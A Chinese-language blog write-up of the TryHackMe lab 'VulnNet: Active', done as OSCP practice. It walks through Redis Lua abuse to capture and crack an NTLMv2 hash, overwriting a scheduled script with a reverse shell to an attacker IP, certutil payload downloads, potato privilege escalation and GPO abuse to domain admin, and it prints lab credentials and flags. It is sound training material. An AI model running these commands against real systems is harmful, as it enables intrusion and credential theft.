tryhackme 记录-域及内网渗透-0x05-Vulnnet: Active(medium)
来源
由于最近在备考 OSCP,在套餐开始前,心里没底,想要先刷一些靶机来练手,所以在网上找到了一份类似 OSCP 靶机的清单
| Tryhackme | |||
|---|---|---|---|
| More guided and friendly approach for some rooms but still great boxes and rooms for prep. Active Directory ones here are very good practice for the OSCP. | |||
| Linux | Windows | Active Directory and Networks | Other recommended rooms |
| Enterprise | |||
| Ledger | |||
| Recommended paths | |||
| Assumed Breach Scenarios: | Cyber Security 101 | ||
| Corp(easy) | Jr Penetration Tester | ||
| Lateral Movement and Pivoting | Offensive Pentesting | ||
| Exploiting Active Directory | |||
由于机器数量较多,共 47 台,计划一天打 1-2 台,在一个月内打完全部机器。目前已将 Windows、linux、其他推荐练习房间过了一遍(部分房间已经找不到了,部分比较有把握的房间先跳过了),计划开始:域及内网渗透(Active Directory and Networks)部分的练习
0x05-Vulnnet: Active(medium)
简介:
VulnNet娱乐刚刚搬迁了整个基础设施......看看这个......

VulnNet Entertainment 之前的网络遭遇了多次入侵,经历了糟糕的困境。现在他们搬了整个基础设施,重新聘请你做核心渗透测试员。你的目标是获得系统的完整访问权限,从而攻破域名。

难度:中等
操作系统:Windows
又是一台Windows机器。尽力突破,祝你好运!

注意:因为这是Windows机器,可能需要给它最多5分钟的启动时间。
原文:
VulnNet Entertainment just moved their entire infrastructure... Check this out...

VulnNet Entertainment had a bad time with their previous network which suffered multiple breaches. Now they moved their entire infrastructure and hired you again as a core penetration tester. Your objective is to get full access to the system and compromise the domain.

Difficulty: Medium
Operating System: Windows
Another Windows machine. Do your best and breach it, good luck!

Note: Since this is a windows machine you might need to give it up to 5 minutes to boot.
设置环境变量
export TARGET=10.48.141.236
信息搜集
TCP 端口扫描
使用 rustscan 和 nmap 进行端口扫描
rustscan -a $TARGET -r 1-65535 --ulimit 500 -- -sC -sV -T3 -Pn

PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 126 Simple DNS Plus
135/tcp   open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 126 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds? syn-ack ttl 126
464/tcp   open  kpasswd5?     syn-ack ttl 126
6379/tcp  open  redis         syn-ack ttl 126 Redis key-value store 2.8.2402
49666/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
49668/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
49669/tcp open  ncacn_http    syn-ack ttl 126 Microsoft Windows RPC over HTTP 1.0
49670/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
49677/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
49700/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
49787/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 22553/tcp): CLEAN (Timeout)
|   Check 2 (port 14734/tcp): CLEAN (Timeout)
|   Check 3 (port 17161/udp): CLEAN (Timeout)
|   Check 4 (port 14839/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
|   date: 2026-02-27T01:47:04
|_  start_date: N/A
|_clock-skew: -1s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
UDP 端口扫描
nmap -sU --top-ports 500 $TARGET

争对这些端口深入跑一下
nmap -sU -Pn -sV -sC -p 53,88,123,389 $TARGET

将域名写入 hosts,vulnnet.local
redis 未授权访问 +NTLM Relay
未授权访问
直接尝试连接
redis-cli -h $TARGET


查看安全限制、是否能加载外部文件、当前用户权限
# 差安全限制,如果为yes则可能存在一些限制
CONFIG GET protected-mode

# 查能否加载外部文件
CONFIG GET lua-require

# 查当前用户权限
ACL WHOAMI

# 查基本信息
INFO server

# 验证是否能执行lua
EVAL "return 'hello world'" 0
NTLM Relay 攻击
能够执行 lua,可以尝试打 NTLM 强制认证攻击(NTLM Relay)
# kali内
sudo responder -I tun0

# redis内
EVAL "dofile('//kali_tun_ip/test')" 0
EVAL "dofile('//192.168.196.107/test')" 0

[SMB] NTLMv2-SSP Client   : 10.48.141.236
[SMB] NTLMv2-SSP Username : VULNNET\enterprise-security
[SMB] NTLMv2-SSP Hash     : enterprise-security::VULNNET:934a9cf8835f56b6:445081CA8B432A6E9B489538BF2E7412:01010000000000000057D4F166A7DC01683DF83F8DF9428100000000020008004F0054004400580001001E00570049004E002D0055005200350035004E0033004F00320038005900460004003400570049004E002D0055005200350035004E0033004F0032003800590046002E004F005400440058002E004C004F00430041004C00030014004F005400440058002E004C004F00430041004C00050014004F005400440058002E004C004F00430041004C00070008000057D4F166A7DC010600040002000000080030003000000000000000000000000030000056E61933F76E97747251663B12C63F47A69CB6030947A2C930193AA3A9EB6EA50A001000000000000000000000000000000000000900280063006900660073002F003100390032002E003100360038002E003100390036002E003100300037000000000000000000
如果这里不能执行 lua,也可以通过另一种方式完成这个攻击
CONFIG SET dir \\kali_tun_ip\share\fake.dll
CONFIG SET dbfilename test.rdb
Save
爆破 hash
echo "enterprise-security::VULNNET:934a9cf8835f56b6:445081CA8B432A6E9B489538BF2E7412:01010000000000000057D4F166A7DC01683DF83F8DF9428100000000020008004F0054004400580001001E00570049004E002D0055005200350035004E0033004F00320038005900460004003400570049004E002D0055005200350035004E0033004F0032003800590046002E004F005400440058002E004C004F00430041004C00030014004F005400440058002E004C004F00430041004C00050014004F005400440058002E004C004F00430041004C00070008000057D4F166A7DC010600040002000000080030003000000000000000000000000030000056E61933F76E97747251663B12C63F47A69CB6030947A2C930193AA3A9EB6EA50A001000000000000000000000000000000000000900280063006900660073002F003100390032002E003100360038002E003100390036002E003100300037000000000000000000" > hash.txt

john hash.txt --wordlist=/usr/share/seclists/Passwords/Leaked-Databases/rockyou-75.txt

# 换系统自带字典
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt

成功拿到明文凭证:sand_0873959498 (enterprise-security)
经典网络出问题连接失败
重启后变化后的 ip 为:10.49.185.216
export TARGET=10.49.185.216
继续枚举
5895、3389、22 都没开,好像还没法直接拿到一个 shell,那么利用凭证进行继续枚举。
enum4linux 自动枚举
enum4linux -u 'enterprise-security' -p 'sand_0873959498' -a $TARGET

NETLOGON、SYSVOL 可以读取,Enterprise-Share 可读写


还找到域名 VULNNET、Builtin,写入 hosts
用户名枚举(RID)
crackmapexec smb $TARGET -u 'enterprise-security' -p 'sand_0873959498' --rid-brute | grep 'SidTypeUser'
处理后的用户名列表为
Administrator
Guest
krbtgt
VULNNET-BC3TCK1$
enterprise-security
jack-goldenhand
tony-skid
尝试拿 hash
impacket-GetNPUsers vulnnet.local/ -usersfile user.txt -dc-ip $TARGET -no-pass
失败

尝试密码喷洒

kerbrute passwordspray -d vulnnet.local --dc $TARGET user.txt 'sand_0873959498'
失败
初始访问
连接 SMB 共享
smbclient //$TARGET/NETLOGON -U 'enterprise-security'
#NETLOGON为空

smbclient //$TARGET/SYSVOL -U 'enterprise-security'
# SYSVOL文件夹比较多,尝试全下载下来
prompt OFF
recurse ON
mget *
# 并没发现太多有价值的信息

smbclient //$TARGET/Enterprise-Share -U 'enterprise-security'
有一个ps1脚本

脚本内容如下
rm -Force C:\Users\Public\Documents\* -ErrorAction SilentlyContinue
覆盖 PS1 getshell
这里由于 Enterprise-Share 共享有写权限,猜测可能当前目录下的这个脚本会定时运行,我们尝试覆盖内容为反向 shell 即可,使用的是 Invoke-PowerShellTcp.ps1,在脚本后额外加一行即可,记得开启监听
Invoke-PowerShellTcp -Reverse -IPAddress 192.168.196.107 -Port 4444
这里我也不知道为什么不能绝对路径上传,必须 lcd 切到自己 shell 存放的目录下

成功 getshell 并且获得 user.txt:THM{3eb176aee96432d5b100bc93580b291e}
解法 1-强行提权
查特权
先手工查一下特权
PS C:\Users\enterprise-security\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeMachineAccountPrivilege     Add workstations to domain                Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
存在 SeImpersonatePrivilege,一般都能直接利用特权提权,先确定一下系统版本和架构
Microsoft Windows Server 2019 Datacenter Evaluation,x64-based PC
尝试使用 PrintSpoofer(失败)
尝试使用 PrintSpoofer 来提权,这里我在反向 shell 内 curl 卡死了,并且没法再次反弹新 shell,所以再次重置靶机
certutil -urlcache -split -f http://192.168.196.107:8000/PrintSpoofer64.exe
用 certutil 就成功了,而且速度很快,尝试提权
PrintSpoofer64.exe -i -c cmd
失败,执行无反应
尝试使用土豆
SweetPotato(失败)
certutil -urlcache -split -f http://192.168.196.107:8000/SweetPotato.exe

.\SweetPotato.exe -a whoami
GodPotato(成功)
certutil -urlcache -split -f http://192.168.196.107:8000/GodPotato-NET4.exe

.\GodPotato-NET4.exe -cmd "cmd /c whoami"

虽然 whoami 执行失败,但看着却没有报错,尝试直接拿 flag
.\GodPotato-NET4.exe -cmd "cmd /c dir c:\users"
.\GodPotato-NET4.exe -cmd "cmd /c dir c:\users\administrator\desktop"
.\GodPotato-NET4.exe -cmd "cmd /c type c:\users\administrator\desktop\system.txt"

THM{d540c0645975900e5bb9167aa431fc9b}
小插曲
由于 GodPotato-NET4.exe 提权并不能直接拿到交互式 shell,所以这里尝试用再次之前之前上传上去的反向 shell 的 ps1 脚本,并没有反应。也尝试了上传 msf 生成的不依赖 msf 的反向 shell 的 exe 版,配合 nc 监听,会有一瞬间接收到数据,但是很快就断了,使用了下面这些操作
# ps1没反应
.\GodPotato-NET4.exe -cmd "powershell.exe -File C:\Users\enterprise-security\Downloads\Invoke-PowerShellTcp.ps1"

# exe瞬间断联
.\GodPotato-NET4.exe -cmd "powershell -c C:\Users\enterprise-security\Downloads.\GodPotato-NET4.exe -cmd "cmd /c C:\Users\enterprise-security\Downloads\win_re_nc_4444.exe"

解法 2-GPO 提权到域管
这道题其实考察的有一点域相关的东西,预期解应该是这样的。
使用 enterprise-security 凭证跑 bloodhound
使用 SharpHound,通过 smb 上传,shell 执行,smb 在获取结果
# smb内
lcd /usr/share/sharphound
put SharpHound.exe

# shell内
cd C:\Enterprise-Share
.\SharpHound.exe -c All

# smb内下载回来即可
get 20260227013325_BloodHound.zip
导入寻血猎犬后查找当前用户到域管的路线

当前用户可以修改 GPO 策略,GPOName 为 SECURITY-POL-VN

利用 GPO 策略提权
使用 SharpGPOAbuse 来完成攻击

# 添加当前用户进管理员组
./SharpGPOAbuse.exe --AddLocalAdmin --UserAccount enterprise-security --GPOName "SECURITY-POL-VN"

# 刷新策略
gpupdate /force
利用 psexec 连接
impacket-psexec enterprise-security:sand_0873959498@$TARGET

完成提权
总结
- redis 低版本的 windows 主机可以尝试 NTLM Relay
-

默认评论
Halo系统提供的评论